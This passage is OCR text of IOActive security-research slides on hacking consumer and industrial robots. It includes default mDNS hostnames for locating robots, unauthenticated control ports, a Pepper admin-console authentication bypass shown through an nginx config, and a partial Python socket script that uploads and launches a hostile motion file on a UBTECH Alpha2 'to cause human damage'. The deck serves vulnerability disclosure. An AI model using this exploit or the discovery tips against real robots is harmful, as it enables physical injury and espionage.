IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Hacking Robots Before Skynet

Cesar Cerrudo
CTO IOActive Labs (@cesarcer)

Lucas Apa
Senior Security Consultant (@lucasapa)


IOActive
Hardware | Software | Wetware
SECURITY SERVICES


Intro to Robotics

- Modern Robotics Adoption
- Ecosystems, Topologies and Architectures
- Accidents and Relevant Incidents


Chosen Home and Business Robots

SoftBank Robotics: NAO and Pepper






ROBOTIS: OP2 and THORMANG3




UBTECH Robotics: Alpha 1S and Alpha 2

Chosen Industrial Collaborative Robots



Universal Robots: UR3, UR5, UR10



Rethink Robotics: Baxter and Sawyer

Chosen Industrial Collaborative Robots


UR10 (Universal Robots)


Baxter (Rethink Robotics)

The Moley Robotic Kitchen (2xUR10 Arms)

DARPA's ALIAS Robot (UR3 Arm)

Chosen Robot Controller






Asratec Corp: Several robots using the affected V-Sido technology

IOActive
Hardware | Software | Wetware
SECURITY SERVICES


Hacked Robots in Action

IOActive
Hardware | Software | Wetware
SECURITY SERVICES




Research Approach

- Threat Modeling and Risk Assessment
- Vulnerability Assessment
- Reverse Engineering Tactics/Strategy



Finding Robots on Large Networks

- Easy with mDNS (multicast DNS)
  - NAO/Pepper default hostname is "**nao.local**"
  - Baxter/Sawyer default hostname is the serial number followed by local. Ex: "**011303P0017.local**" or **<robot name>.local**
  - Universal Robots UR3, UR5, UR10 default hostname is "**ur.local**"



IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Authentication/Authorization Vulnerabilities


- Bluetooth, WiFi & Ethernet network connectivity
- Many unprotected services (Proprietary & Open Source)
  - Move joints in **Universal Robots** through 5 control TCP ports
  - **V-Sido OS** lacks of authentication (interface sw/hw)
  - **UBTech** control ports
  - **ROBOTIS** RoboPlus Protocol
  - Baxter/Sawyer **SDK/RSDK** shell to access cameras or move.
  - Attack on **Pepper/NAO** allows accessing most of the robots built-in modules, microphones, body control, databases, network cards, VPN secrets, face recognition modules, etc. Undocumented functions allow **RCE**.
  - Authentication Bypass in **Pepper Admin Web Console**

Authentication Bypass in Pepper Admin Console

nginx config file

```
location ~* /libs/qimessaging/.*/qimessaging.js {
        auth_pam              "Secure Zone";
        auth_pam_service_name "nginx";
}
```

No real authentication !




```
http://192.168.1.105 GET  /   200
http://192.168.1.105 GET  /lib/requirejs/require.js?v=2.0.0   200
http://192.168.1.105 GET  /js/config.js?v=2.0.0   200
http://192.168.1.105 GET  /js/main.js?v=1.2.0   200
http://192.168.1.105 GET  /js/app.js?v=1.2.0   200
http://192.168.1.105 GET  /libs/qimessaging/1.0/qimessaging.js?v=1.2.0 401 Forbidden
```

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Turning Friendly Robots into Evil Robots

- Hacking Alpha2 to cause human damage

```
 2 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 3 connected = sock.connect((HOST, PORT))
 4 data = ""
 5 print "[!] Sending Protocol HELLO"
 7 sock.send("\x34\x12\x12\x00\x00\x00\x01\x00\x00\x00\x92\x01\xab\x91\xa9\
xe4\xb8\xad\x73\x73\x73\x73\x73\x73")
 9 time.sleep(2)
10 print "[!] Requesting Available Actions"
12 sock.send("\x34\x12\x07\x00\x00\x00\x01\x00\x00\x00\x92\x03\xa0")
13 sock.recv(1000)
14 print "[!] Uploading CHUCKY.UBX"
16 sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
(...)
27 print "[!] Sending Keep-Alive"
28 sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
29 sock.recv(1000)
31 print "[!] Launching CHUCKY"
32 sock.send("\x34\x12\x0f\x00\x00\x00\x01\x00\x00\x00\x92\x05\xa8\x91\xa6Chucky")
33 sock.close()
34 print data
```


Turning Friendly Robots into Evil Robots


- Hacking Alpha2 to cause human damage
  - Demo

Turning Friendly Robots into Evil Robots

- Hacking Alpha2 to cause human damage
  - Demo


Robots as Insider Threats: Espionage Possibilities






2x HD Cameras + 1x 3D Camera


(Pepper)





4x Microphones
(NAO)

Trade Secrets

